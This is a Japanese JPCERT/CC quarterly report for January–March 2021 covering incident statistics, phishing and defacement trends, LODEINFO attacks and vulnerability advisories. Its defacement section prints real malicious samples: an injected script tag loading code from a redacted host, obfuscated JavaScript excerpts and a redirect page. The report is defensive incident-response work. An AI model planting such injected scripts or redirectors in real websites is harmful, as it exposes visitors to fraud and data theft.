JPCERT/CC 活動四半期レポート

2021 年 1 月 1 日 ～ 2021 年 3 月 31 日

一般社団法人 JPCERT コーディネーションセンター

2021 年 4 月 15 日

活動概要トピックス

ートピック1ー　「2019～2020 年 制御システムセキュリティアセスメント報告書」を公開

2021 年 3 月 23 日（火）に「2019～2020 年 制御システムセキュリティアセスメント報告書」を公開しました。JPCERT/CC では、国内の制御システムにおけるセキュリティ対策状況の把握と今後の支援策検討を目的として、国内製造業を中心に制御システムセキュリティアセスメントのトライアルを実施してきました。このアセスメントによって得られた知見を、広く国内の制御システムユーザーに共有していただくため、匿名化を施した上で、報告書として取りまとめました。

アセスメントは、「リスク管理と統制」、「ネットワーク対策と監視」、「ホストセキュリティとアクセス制御」、「物理セキュリティ」、「サプライチェーンマネージメント」の 6 カテゴリーに分類される複数の観点から実施され、報告書には、それぞれのカテゴリーにおける各組織の対策状況における注目すべき点が列挙されています。また、各組織におけるアセスメント実施後の意識の変化や、対策に向けた取り組みの状況と課題についてのヒアリング結果も納められています。それらは、初めて制御システムのセキュリティ対策に取り組む組織が課題を整理する際にも、ある程度まで対策を進めている組織が現状を客観的に把握する際にも、アセスメントが有効な手段であることが分かります。

何から制御システムセキュリティ対策をはじめるべきか、あるいは、これまでの対策からどのように次の段階にレベルアップすべきかについて悩んでいる組織の方々に本報告書をご一読いただいて、参考になるヒントや手がかりを得ていただけると幸いです。

2019～2020 年制御システムセキュリティアセスメント報告書
https://www.jpcert.or.jp/ics/document.html#ics-assessment

JPCERT/CC Eyes：2019～2020 年 制御システムセキュリティアセスメント報告書
https://blogs.jpcert.or.jp/ja/2021/03/ics-assessment-report.html

ートピック 2ー　Japan Security Analyst Conference 2021 を開催

2021 年 1 月 28 日に「Japan Security Analyst Conference 2021 (JSAC2021)」を開催しました。本カンファレンスは、サイバー攻撃によるインシデントの分析・対応を行っているセキュリティアナリストの技術力向上に資するために、刻々と変化する攻撃の手口や新たな分析手法について情報を共有することを目的としています。4 回目の開催となる今回は、初のオンライン形式で開催し、360 名のセキュリティアナリストに参加いただきました。マルウェア分析やデジタルフォレンジック手法、インシデント対応事例といったインシデント分析・対応に関する技術や、講演者独自の新しい技術的な知見、分析ツールなどに関して、ワークショップ 2 件を含む 13 件の講演が行われました。
JSAC2021 の講演資料を JSAC2021 の Web サイト上で、講演動画も YouTube 上で公開しています。

また、カンファレンスの概要は JPCERT/CC Eyes でも紹介しています。
JSAC2021 終了後、参加者によるアンケート結果を踏まえたプログラム選考委員による評議の結果、最も評価の高かった、次の講演者にベストスピーカー賞を贈呈しました。

タイトル: とある Emotet の観測結果
講演者: JPECRT/CC 佐條 研、株式会社サイバーディフェンス研究所　笹田 修平

JPCERT/CC では今後も引き続きインシデント分析・対応を行う技術者に有益な情報発信や活動を実施してまいります。

Japan Security Analyst Conference 2021
https://jsac.jpcert.or.jp/

Japan Security Analyst Conference 2021 開催レポート～1ST TRACK～
https://blogs.jpcert.or.jp/ja/2021/02/jsac2021report3.html

Japan Security Analyst Conference 2021 開催レポート～2ND TRACK～
https://blogs.jpcert.or.jp/ja/2021/02/jsac2021report2.html

Japan Security Analyst Conference 2021 開催レポート～3RD TRACK～
https://blogs.jpcert.or.jp/ja/2021/02/jsac2021report1.html

JPCERT/CC YouTube 公式チャンネル
https://www.youtube.com/playlist?list=PLgEi6O-lWUIYt_UVpdZ-yNT-aNkC9ORbR

ートピック3ー　「制御システムセキュリティカンファレンス 2021」を開催

2021 年 2 月 12 日（金）に「制御システムセキュリティカンファレンス 2021」をオンラインで開催し、約 400 名余りの方々に参加いただきました。共催した経済産業省のサイバーセキュリティ・情報化審議官 江口純一氏による開会挨拶に続き、講演募集（CFP）に応募いただいた 2 件を含む計 6 件の講演が行われました。講演では、恒例となっている一年の振り返りの発表の他、スマート工場を模した環境での攻撃シナリオの実証実験に見るセキュリティリスク、ペネトレーションテストによる船体の制御システムにおけるセキュリティ検証、制御システムユーザー組織による自社の制御システムセキュリティポリシー策定上の課題や解決のヒント、スマート家電の製品安全設計に取り組む観点からの組み込み製品の安全やセキュリティの確保に関する設計上の課題などが論じられました。開催後のアンケート（回答者数 260 名）によれば、参加者の内訳は、制御システムユーザーが 33.8%、制御システムベンダーが 13.8%、制御機器ベンダーが 9.6%、制御システムエンジニアリング会社が 10.8%、研究者が 10.4%で

した。制御システムユーザーの占める割合が増えてきており、制御システムの利用者におけるセキュリティ意識の向上のあらわれと捉えることができます。また、首都圏からの参加が多いものの、オンライン開催になったことにより 31 都道府県からの参加がありました。以前から本カンファレンスの地方開催のご要望をいただいておりましたが、Covid-19 対策のためのオンライン開催が期せずして新たな参加機会の提供に寄与したことが分かりました。

制御システムセキュリティカンファレンス 2021
https://www.jpcert.or.jp/event/ics-conference2021.html

制御システムセキュリティカンファレンス 2021 講演資料
https://www.jpcert.or.jp/present/#year2021

制御システムセキュリティカンファレンス 2021 開催レポート
https://blogs.jpcert.or.jp/ja/2021/03/ics-conference2021.html

目次

本活動は、経済産業省より委託を受け、「令和２年度サイバー攻撃等国際連携対応調整事業」として実施したものです。ただし、「6.フィッシング対策協議会の会員組織向け活動」に記載の活動についてはこの限りではありません。また、「4. 国際連携活動関連」、「8. 主な講演活動」、「9. 主な執筆活動」、「10. 協力、後援」には、受託事業以外の自主活動に関する記載が一部含まれています。

1. 早期警戒

1.1. インシデント対応支援

JPCERT/CC が本四半期に受け付けたコンピューターセキュリティインシデント（以下「インシデント」）に関する報告は、報告件数ベースで 9,629 件、インシデント件数ベースでは 7,108 件でした（注 1）。

（注 1）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。また、「インシデント件数」は、各報告に含まれるインシデントの件数の合計を示し、1 つのインシデントに関して複数の報告が寄せられた場合にも 1 件のインシデントとして扱います。

JPCERT/CC が国内外のインシデントに関連するサイトとの調整を行った件数は 4,005 件でした。前四半期の 4,220 件と比較して 5%減少しています。「調整」とは、フィッシングサイトが設置されているサイトや、改ざんにより JavaScript が埋め込まれているサイト、ウイルス等のマルウェアが設置されたサイト、「scan」のアクセス元等の管理者等に対し、状況の調査や問題解決のための対応を依頼する活動です。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

インシデント報告対応活動の詳細については、別紙「JPCERT/CC インシデント報告対応レポート」をご参照ください。

JPCERT/CC インシデント報告対応レポート
https://www.jpcert.or.jp/pr/2021/IR_Report20210415.pdf

1.1.1. インシデントの傾向

1.1.1.1. フィッシングサイト

本四半期に報告が寄せられたフィッシングサイトの件数は 4,831 件で、前四半期の 5,015 件から 4%減少しました。また、前年度同期（3,839 件）との比較では、26%の増加となりました。

本四半期のフィッシングサイトの報告件数を、装っていたブランドが国内か国外かで分けた内訳を添えて［表 1-1］に示します。

［表 1-1：フィッシングサイト件数の国内・国外ブランド別内訳］

フィッシングサイト	1 月	2 月	3 月	本四半期合計（割合）
国内ブランド	951	720	914	2,585(54%)
国外ブランド	634	494	572	1,700(35%)
ブランド不明 (注 2)	190	161	195	546(11%)
全ブランド合計	1,775	1,375	1,681	4,831

（注 2）「ブランド不明」は、報告されたフィッシングサイトが停止していた等の理由により、JPCERT/CC がブランドを確認することができなかったサイトの件数を示します。

国外ブランドを装ったフィッシングサイトは、特定の通販サイトに偽装したフィッシングサイトが多く、国内ブランドに関しては、金融機関のサイトを装ったフィッシングサイトが増加傾向にありました。

フィッシングサイトのドメインには、正規サイトのドメインやブランド名の後にランダムな文字列をつなげた.com や.top、.xyz、.buzz ドメインが多く使われていました。

また、国内の特定の金融機関を装ったフィッシングサイトの中には、検知を免れるためか、モバイルデバイス以外からアクセスすると、当該機関のサイトとは無関係のコンテンツを表示させるものや、サイトが表示されるまでの時間を意図的に長く設定していると思われるものがいくつかありました。

フィッシングサイトの調整先の割合は、国内が 23%、国外が 77%であり、前四半期（国内が 23%、国外が 77%）と比べて調整の割合は同じでした。

1.1.1.2. Web サイト改ざん

本四半期に報告が寄せられた Web サイト改ざんの件数は、282 件でした。前四半期の 404 件から 30%減少しています。

本四半期は、改ざんされた Web サイトから不審な Web サイトへ JavaScript によって転送される報告が複数寄せられました。改ざんされた Web サイトには、［図 1-1］のようなスクリプトタグが埋め込まれていて、不正な JavaScript ファイルをブラウザーに読み込ませるようになっていました。

```
<script type="text/javascript" src="http://[redacted]/trd"></script>
```

［図 1-1：不正な JavaScript ファイルが埋め込まれたページ例］


［図 1-1］のスクリプトタグで読み込まれる JavaScript ファイルは、［図 1-2］および［図 1-3］のように難読化されていました。Referer ヘッダーの値をチェックし、検索エンジンからのアクセスの場合に、［図 1-4］のような JavaScript を含む Web ページに誘導するようになっており、さらに複数の Web ページに遷移させた後、最終的に個人情報の収集を目的とする不審な Web サイトにアクセスさせます。

```
var _0x1a14=['\x77\x61\x72\x6e','\x63\x6f\x6e\x73\x74\x72\x75\x63\x74\x6f\x72','\x6c\x6f\x67','\x74\x72\x61\x63\x65','\x74\x65\x73\x74','\x5e\x28\x5b\x5e\x20\x5d
\x2b\x28\x20\x2b\x5b\x5e\x20\x5d\x2b\x29\x2b\x29\x2b\x5b\x5e\x20\x5d\x7d','\x6f\x70\x6f\x73','\x73\x74\x72\x69\x6e\x67','\x5f\x5f\x70\x72\x6f\x74\x6f\x5f\x5f','
\x70\x72\x6f\x74\x6f\x74\x79\x70\x65','\x64\x65\x62\x75','\x77\x68\x69\x6c\x65\x20\x28\x74\x72\x75\x65\x29\x20\x7b\x7d','\x73\x65\x61\x72\x63\x68\x65\x72\x73','
\x63\x68\x61\x69\x6e','\x65\x72\x72\x6f\x72','\x62\x69\x6e\x64','\x66\x75\x6e\x63\x74\x69\x6f\x6e\x20\x2a\x5c\x28\x20\x2a\x5c\x29','\x73\x70\x5f\x72\x65\x64
\x69\x72\x65\x63\x74','\x72\x65\x74\x75\x72\x6e\x20\x28\x66\x75\x6e\x63\x74\x69\x6f\x6e\x28\x29\x20','\x68\x72\x65\x66','\x7b\x7d\x2e\x63\x6f\x6e\x73\x74\x72\x75
\x63\x74\x6f\x72\x28\x22\x72\x65\x74\x75\x72\x6e\x20\x74\x68\x69\x73\x22\x29\x28\x20\x29','\x67\x67\x65\x72','\x20\x7c\x20','\x63\x6f\x6f\x6b\x69\x65','\x6c\x6f
\x63\x61\x74\x69\x6f\x6e','\x63\x6f\x6e\x73\x6f\x6c\x65','\x6c\x65\x6e\x67\x74\x68','\x63\x61\x6c\x6c','[redacted]
[redacted],'\x3d\x28\x5b\x5e\x3b\x5d\x2a\x29\x3b\x3f','\x74\x61\x62\x6c\x65','\x74\x6f\x53\x74\x72\x69
\x6e\x67','\x61\x70\x70\x6c\x79','\x69\x6e\x70\x75\x74','\x6d\x61\x74\x63\x68','\x3b\x20\x70\x61\x74\x68\x3d','\x28\x3f\x3a\x3b\x20\x29\x3f','\x3b\x20\x64\x6f
\x6d\x61\x69\x6e\x3d','\x20\x2d\x20','\x3b\x20\x65\x78\x70\x69\x72\x65\x73\x3d','\x69\x6e\x69\x74','\x73\x70\x6c\x69\x74','\x61\x63\x74\x69\x6f\x6e','\x63\x6f
\x6d\x32','\x5c\x2b\x5c\x2b\x20\x2a\x28\x3f\x3a\x5b\x61\x2d\x7a\x41\x2d\x5a\x5f\x24\x5d\x5b\x30\x2d\x39\x61\x2d\x7a\x41\x2d\x5a\x5f\x24\x5d\x2a\x29'];
```


［図 1-2：難読化された不正な JavaScript ファイル例 1］

```
var _0x4941=
['oYbLEhbPCMvZpq','ua4bvq','CMvMzxjYzxi','split','WQGoeJtdTSkGrmkSWOj8WOtdSG','C3rYAw5N','exception','xIHBxIbDkYGGk1TEif0RksSPk1TEif19',';\x20domain=','toString',
'y29UC3rYDwn0B3i','(?:;
\x20)?','umoudubiACk/vmofWOnHW4G','fh3dIXFdLCk1pgBdMIlcPWCSdCoJWOeOW6qLnNhcSmoDF1RdT8ow','BmkXW40Rf8oNWPZcQSkFEcy','A8obqH5bDCo+','ic0G','DgvZDa','bind','hxNdJWVd
NW','WRj2v8o6n8oDkfBcP8okv8ky','xZb4nZa0ztqZ','mCohW71A','vcddLbxcKCo1W6pdH13cTI1cJW','mxvtAxj5Da','jCovwmo8W5erctNdJatcIW','244703wfHsnW','WRSWW6ql','23710KIqTGJ
','77439inhzpD','WQikwG','oYbZzwn1CMu','yxbWBhK','nt3cJ1P9W6JdTmo4jSoXcqS','WP
/dP8oZW5ZdHJ4lWRhcRqi','xcTCkYaQkd86w2eTEKeTwL8KxvSWltLH1xPblvPFjf0Qkq','mmkYjrVdNW','uKLVumkdWRmJ','EHr
/DJBdNvpcQSooWQmZ','t8otW7nBW5hdIa','y29UC29Szq','xZb4mwi4ogzI','constructor','WQdcN0Cwy8o9rITvrXe','Dg9htvrtDhjPBMC','s3b1W7X+W6a','cSkKW5RcRIW9WQRdSWFdVsGB','Dg
L0Bgu','W5CHgHmehs
/cSmojvfO','nZC0mZLPBMH6Ceq','console','tmo4WPJdQg9QW7lcLq3dSsKrWRrjE8k0W5BdRCog','53351CAKMqB','pmoqtGroxHhcQqy','prototype','BgvUz3rO','length','1HfTylP','zgvID
q','{}.constructor(\x22return\x20this
\x22)(\x20)','match','y2HHAw4','kSkncCoyW5q','action','Bg9JyxrPB24','_0x3ca9f8','z2DLCG','yMLUza','zSkjtCkBWRBdPSouW4yvW4dcOJK'];var
_0x491e=function(_0x146f11,_0x3f0286){_0x146f11=_0x146f11-0x147;var _0x39e635=_0x4941[_0x146f11];return _0x39e635;};var _0xe1e1=function(_0x146f11,_0x3f0286)
{_0x146f11=_0x146f11-0x147;var _0x39e635=_0x4941[_0x146f11];if(_0xe1e1['oqJroT']===undefined){var _0x280ceb=function(_0x39cf05){var
_0x29c89a='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';var _0x76126a='';for(var _0x258330=0x0,_0x171414,_0x4941ad,_0x491e0f=0x0;
_0x4941ad=_0x39cf05['charAt'](_0x491e0f++);~_0x4941ad&&
(_0x171414=_0x258330%0x4?_0x171414*0x40+_0x4941ad:_0x4941ad,_0x258330++%0x4)?_0x76126a+=String['fromCharCode'](0xff&_0x171414>>(-0x2*_0x258330&0x6)):0x0)
{_0x4941ad=_0x29c89a['indexOf'](_0x4941ad);}return _0x76126a;};var _0x3a6ae3=function(_0xe1e124,_0x22669f){var _0x704e43=
[],_0x3ca9f8=0x0,_0x1b88fb,_0x10bee2='',_0x44b750='';_0xe1e124=_0x280ceb(_0xe1e124);for(var _0x1f1702=0x0,_0x2f3c10=_0xe1e124['length'];_0x1f1702<_0x2f3c10;
_0x1f1702++){_0x44b750+='%'+('00'+_0xe1e124['charCodeAt'](_0x1f1702)['toString'](0x10))['slice'](-0x2);}_0xe1e124=decodeURIComponent(_0x44b750);var
_0x4265c3;for(_0x4265c3=0x0;_0x4265c3<0x100;_0x4265c3++){_0x704e43[_0x4265c3]=_0x4265c3;}for(_0x4265c3=0x0;_0x4265c3<0x100;_0x4265c3++){_0x3ca9f8=
(_0x3ca9f8+_0x704e43[_0x4265c3]+_0x22669f['charCodeAt']
```


［図 1-3：難読化された不正な JavaScript ファイル例 2］



```
<!doctype html><html><head><script>function onload() {window.location.href='[redacted]
[redacted]'}</script></head><body
onload='onload()'></body></html>
```



［図 1-4：不正な Web サイトに誘導する JavaScript 例］

1.1.1.3. その他

標的型攻撃に分類されるインシデントの件数は、7 件でした。前四半期の 10 件から 30%減少しています。次に、確認されたインシデントを紹介します。

(1) マルウェア LODEINFO による攻撃

本四半期は、マルウェア LODEINFO を使用した標的型攻撃の報告が複数寄せられました。マルウェア LODEINFO は、標的型攻撃メールに添付された Word ファイルを開いた際に、それに含まれる悪意のあるマクロが実行されることで感染します。



［図 1-5：マルウェア LODEINFO の感染を狙う Word ファイルの表示例］

本四半期に観測された Word ファイルはパスワードで保護されており、標的型攻撃メールの本文に Word ファイルを開封するためのパスワードが記載されています。また、マクロが実行されて LODEINFO を起動する際には、LOLBAS（Living Off The Land Binaries and Scripts）と呼ばれる手法が用いられており、セキュリティ保護を回避しようとする細工が見られています。

マルウェア LODEINFO の機能は日々拡張されており、新たなコマンドの追加などを確認しています。マルウェア LODEINFO のアップデート内容や攻撃動向については、JPCERT/CC Eyes で詳細を解説しています。

JPCERT/CC Eyes「マルウェア LODEINFO のさらなる進化」
https://blogs.jpcert.or.jp/ja/2021/02/LODEINFO-3.html

1.1.2. インシデントに関する情報提供のお願い

Web サイト改ざん等のインシデントを認知された場合は、JPCERT/CC にご報告ください。JPCERT/CC では、当該案件に関して攻撃に関与してしまう結果となった機器等の管理者への対応依頼等の必要な調整を行うとともに、同様の被害の拡大を抑えるため、攻撃方法の変化や対策を分析し、随時、注意喚起

等の情報発信を行います。

インシデントによる被害拡大および再発の防止のため、今後とも JPCERT/CC への情報提供にご協力をお願いいたします。

1.2. 情報収集・分析

JPCERT/CC では、国内の企業ユーザーが利用するソフトウェア製品の脆弱性情報や国内のインターネットユーザーが影響を受ける可能性のあるコンピューターウイルス、Web サイト改ざんなどのサイバー攻撃に関する情報を収集し、分析しています。これらのさまざまな情報を多角的に分析し、あわせて脆弱性やウイルス検体の検証等も必要に応じて行っています。さらに、分析結果に応じて、国内の企業、組織のシステム管理者を対象とした「注意喚起」（一般公開）や、国内の重要インフラ事業者等を対象とした「早期警戒情報」（限定配付）などを発信することにより、国内におけるサイバーインシデントの発生や拡大の抑止を目指しています。

1.2.1. 情報提供

JPCERT/CC の Web ページ（https://www.jpcert.or.jp/）や RSS、約 33,000 名の登録者を擁するメーリングリスト、早期警戒情報の提供用ポータルサイト CISTA（Collective Intelligence Station for Trusted Advocates）等を通じて情報提供を行いました。

1.2.1.1. 注意喚起

深刻かつ影響範囲の広い脆弱性等が公表された場合には、「注意喚起」と呼ばれる情報を発行し、利用者に対して広く対策を呼びかけています。本四半期は次のような注意喚起を発行しました。

発行件数：23 件（うち更新情報が 8 件）　https://www.jpcert.or.jp/at/

2021-01-13　2021 年 1 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)

2021-01-15　Apache Tomcat の脆弱性（CVE-2021-24122）に関する注意喚起 (公開)
2021-01-20　2021 年 1 月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起 (公開)
2021-01-21　Pepperl+Fuchs 社の IO-Link Master シリーズの複数の脆弱性に関する注意喚起 (公開)
2021-01-27　sudo の脆弱性（CVE-2021-3156）に関する注意喚起 (公開)
2021-01-28　sudo の脆弱性（CVE-2021-3156）に関する注意喚起 (更新)
2021-02-04　SonicWall 製 SMA100 シリーズの脆弱性（CVE-2021-20016）に関する注意喚起 (公開)
2021-02-08　SonicWall 製 SMA100 シリーズの脆弱性（CVE-2021-20016）に関する注意喚起 (更新)
2021-02-10　2021 年 2 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)
2021-02-10　Adobe Acrobat および Reader の脆弱性（APSB21-09）に関する注意喚起 (公開)
2021-02-16　FileZen の脆弱性（CVE-2021-20655）に関する注意喚起 (公開)
2021-02-18　ISC BIND 9 の脆弱性（CVE-2020-8625）に関する注意喚起 (公開)
2021-02-22　SonicWall 製 SMA100 シリーズの脆弱性（CVE-2021-20016）に関する注意喚起 (更新)
2021-02-25　VMware vCenter Server の脆弱性（CVE-2021-21972）に関する注意喚起 (公開)
2021-03-01　VMware vCenter Server の脆弱性（CVE-2021-21972）に関する注意喚起 (更新)
2021-03-02　Apache Tomcat の脆弱性 (CVE-2020-9484) に関する注意喚起 (更新)
2021-03-03　Microsoft Exchange Server の複数の脆弱性に関する注意喚起 (公開)
2021-03-05　FileZen の脆弱性（CVE-2021-20655）に関する注意喚起 (更新)
2021-03-08　Microsoft Exchange Server の複数の脆弱性に関する注意喚起 (更新)
2021-03-10　2021 年 3 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)
2021-03-22　複数の BIG-IP 製品の脆弱性（CVE-2021-22986）に関する注意喚起 (公開)
2021-03-26　OpenSSL の脆弱性（CVE-2021-3450、CVE-2021-3449）に関する注意喚起 (公開)
2021-03-29　OpenSSL の脆弱性（CVE-2021-3450、CVE-2021-3449）に関する注意喚起 (更新)

1.2.1.2. Weekly Report

JPCERT/CC が収集したセキュリティ関連情報のうち重要と判断した情報の概要をレポートにまとめ、原則として毎週水曜日（週の第 3 営業日）に Weekly Report として発行しています。このレポートには、「ひとくちメモ」として、情報セキュリティに関する豆知識やお知らせ等も掲載しています。本四半期における発行は次のとおりです。

発行件数：13 件　https://www.jpcert.or.jp/wr/

Weekly Report で扱った情報セキュリティ関連情報の項目数は、合計 93 件、「今週のひとくちメモ」のコーナーで紹介した情報は、次の 13 件でした。

2021-01-06　2020 年 9 月から 12 月を振り返って
2021-01-14　NISC が「緊急事態宣言を踏まえたテレワーク実施にかかる注意喚起」を公開
2021-01-20　アドビは Flash Player における Flash コンテンツの実行をブロックしました

2021-01-27　JPCERT/CC Eyes「攻撃グループ Lazarus が侵入したネットワーク内で使用するツール」を公開
2021-02-03　IPA がサイバー情報共有イニシアティブ（J-CSIP）運用状況[2020 年 10 月～12 月]を公開
2021-02-10　サイバーセキュリティ月間
2021-02-17　JPCERT/CC Eyes「マルウェア LODEINFO のさらなる進化」を公開
2021-02-25　総務省が「マルウェアに感染している機器の利用者に対する注意喚起の実施」を公開
2021-03-03　IPA が「コンピュータウイルス・不正アクセスの届出事例［2020 年下半期（7 月～12 月）］」を公開
2021-03-10　警察庁が「令和２年におけるサイバー空間をめぐる脅威の情勢等について」を公開
2021-03-17　日本シーサート協議会が「FIRST CSIRT Services Framework v2.1 日本語版」を公開
2021-03-24　フィッシング対策協議会が「フィッシング詐欺のビジネスプロセス分類」を公開
2021-03-31　JPCERT/CC Eyes「日本の組織を狙った攻撃グループ Lazarus による攻撃オペレーション」を公開

1.2.1.3. 早期警戒情報

JPCERT/CC は、社重要社会インフラを支える組織の情報セキュリティ関連部署もしくは組織内 CSIRT に向けて、セキュリティ上の深刻な影響をもたらす可能性のある脅威情報やその分析結果、対策方法に関する情報を「早期警戒情報」として提供しています。

早期警戒情報の提供について
https://www.jpcert.or.jp/wwinfo/

1.2.1.4. CyberNewsFlash

JPCERT/CC は、脆弱性やマルウェア、サイバー攻撃などに関する最新情報を CyberNewsFlash としてタイムリーに発信しています。発行時点で注意喚起の基準に満たない脆弱性の情報やセキュリティアップデート予告なども含まれます。本四半期に公表した CyberNewsFlash は次のとおりです。

発行件数：9 件（うち更新情報が 1 件）　https://www.jpcert.or.jp/newsflash/

2021-01-13　複数のアドビ製品のアップデートについて
2021-02-03　複数の Apple 製品のアップデートについて (更新)
2021-02-10　Intel 製品に関する複数の脆弱性について
2021-02-10　macOS に関するアップデートについて
2021-02-10　複数のアドビ製品のアップデートについて
2021-03-09　複数の Apple 製品のアップデートについて

2021-03-10　複数のアドビ製品のアップデートについて
2021-03-23　Adobe ColdFusion に関するアップデート（APSB21-16）について
2021-03-29　複数の Apple 製品のアップデートについて

1.2.2. 情報収集・分析・提供（早期警戒活動）事例

本四半期における情報収集・分析・提供（早期警戒活動）の事例を紹介します。

(1) SonicWall 製 SMA100 シリーズの脆弱性（CVE-2021-20016）に関する情報発信

2021 年 1 月 22 日、SonicWall 株式会社（以下「SonicWall 社」）は SMA100 シリーズの脆弱性（CVE-2021-20016）が悪用され被害が発生していることを公表しました。SonicWall 社の公表によると、脆弱性が悪用された場合に同製品を経由して組織内のネットワークに侵入される可能性があり、そうした攻撃に関する情報が何者かにより公開されているとのことでした。
また、2021 年 1 月 31 日（現地時間）には、本脆弱性の発見者である NCC Group に所属する Rich Warren 氏が、侵害調査の参考となる IOC 情報を公開しました。
その後、2021 年 2 月 3 日（米国時間）、SonicWall 社は本脆弱性に関する修正バージョンを公開し、すでに攻撃を受けて認証情報が窃取されている場合の対応法をあわせて公表しました。

こうした情報を JPCERT/CC でも確認し、2021 年 2 月 4 日に注意喚起を発行し、利用状況の確認や対策あるいは回避策の適用などを呼びかけました。さらに、2 月 19 日（現地時間）には、本脆弱性に対応したバージョンが公開されたため、注意喚起を更新し注意を呼びかけました。

SonicWall 製 SMA100 シリーズの脆弱性（CVE-2021-20016）に関する注意喚起
https://www.jpcert.or.jp/at/2021/at210006.html

(2) VMware vCenter Server の脆弱性（CVE-2021-21972）に関する情報発信

2021 年 2 月 23 日（米国時間）、VMware から VMware vCenter Server を含む複数の製品における脆弱性に関するアドバイザリ（VMSA-2021-0002）が公開されました。脆弱性が悪用された場合、遠隔の第三者が任意のファイルをアップロードしたり、SYSTEM 権限で任意のコマンドを実行したりするなどの可能性があります。
JPCERT/CC では、これらの脆弱性に関連する技術的な解説や実証コード、本脆弱性の影響を受けるシステムを探索する通信の観測情報を確認しました。これらの状況から、本脆弱性を悪用される可能性があると判断し、2021 年 2 月 25 日に早期警戒情報および注意喚起を発行し、ユーザーに早期のアップデートを呼びかけました。また、国内に設置した JPCERT/CC のセンサーにおいても本脆弱性の影響を受けるシステムを探索していると思われる通信を観測したため、3 月 1 日に注意喚起を更新し、速やかな対応を呼びかけました。また、JPCERT/CC は、本脆弱性の影響を受けると思われる公開された国内ホストを調査し、見つかったホストの管理者のうち連絡可能な方に情報を提供し、侵害有無の確認と対策を早急に行うよう呼びかけました。

VMware vCenter Server の脆弱性（CVE-2021-21972）に関する情報発信
https://www.jpcert.or.jp/at/2021/at210011.html

(3) sudo の脆弱性（CVE-2021-3156）に関する注意喚起

2021 年 1 月 26 日（米国時間）、sudo におけるヒープベースのバッファーオーバーフローの脆弱性（CVE-2021-3156）に関する情報が公開されました。それによると、システムに sudoers ファイル（通常は/etc/sudoers 配下）が存在する場合、脆弱性を悪用されると、ローカルユーザーが root に権限昇格する可能性があります。

JPCERT/CC では、本脆弱性に関連する技術的な解説や脆弱性を実証する動画が公開されていることを確認しました。本脆弱性が攻撃の中で権限昇格に悪用される可能性もあるため、2021 年 1 月 27 日に注意喚起を発行し、早期の対策実施を呼びかけました。

sudo の脆弱性（CVE-2021-3156）に関する注意喚起
https://www.jpcert.or.jp/at/2021/at210005.html

(4) Microsoft Exchange Server の複数の脆弱性に関する情報発信

2021 年 3 月 2 日（米国時間）、マイクロソフト株式会社（以下「マイクロソフト」）から Microsoft Exchange Server の複数の脆弱性に関する情報が公開されました。脆弱性を悪用した遠隔の第三者が SYSTEM 権限で任意のコードを実行するなどの可能性があります。マイクロソフトは、公開した脆弱性情報のうち 4 件を悪用した攻撃がすでに確認されていると同社のブログで報告しています。また、マイクロソフトは、悪用された脆弱性の内容に加え、攻撃で確認された活動、攻撃の被害有無を確認するための調査方法やインディケータ情報をまとめたブログも 3 月 2 日に公開しました。
JPCERT/CC では、本脆弱性が悪用される可能性があるため、2021 年 3 月 3 日に注意喚起を発行し、ユーザーに向けて早期の対策実施を呼びかけました。

